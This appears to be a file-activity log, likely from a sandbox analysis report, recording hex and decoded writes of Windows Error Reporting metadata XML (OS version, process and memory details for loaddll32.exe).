C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 37 00 30 00 38 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>7080</Pid>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1180	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 33 00 35 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6356</Uptime>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1230	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1312	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1316	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1320	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1372	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1376	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1380	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1424	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1428	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1434	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1520	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1524	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1530	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 38 00 32 00 37 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82358272</VirtualSize>	success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1600	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1604	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1610	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 39 00 39 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1993</PageFaultCount>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1684	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1688	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1694	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 36 00 35 00 33 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7565312</PeakWorkingSetSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1790	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1794	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1800	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 36 00 35 00 33 00 31 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7565312</WorkingSetSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2014	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>157936</QuotaPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 34 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>19472</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 31 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>19120</QuotaNonPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1560576</PagefileUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 38 00 37 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1568768</PeakPagefileUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1560576</PrivateUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2788	30	3c 00 50 00 69 00 64 00 3e 00 33 00 38 00 30 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3808</Pid>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
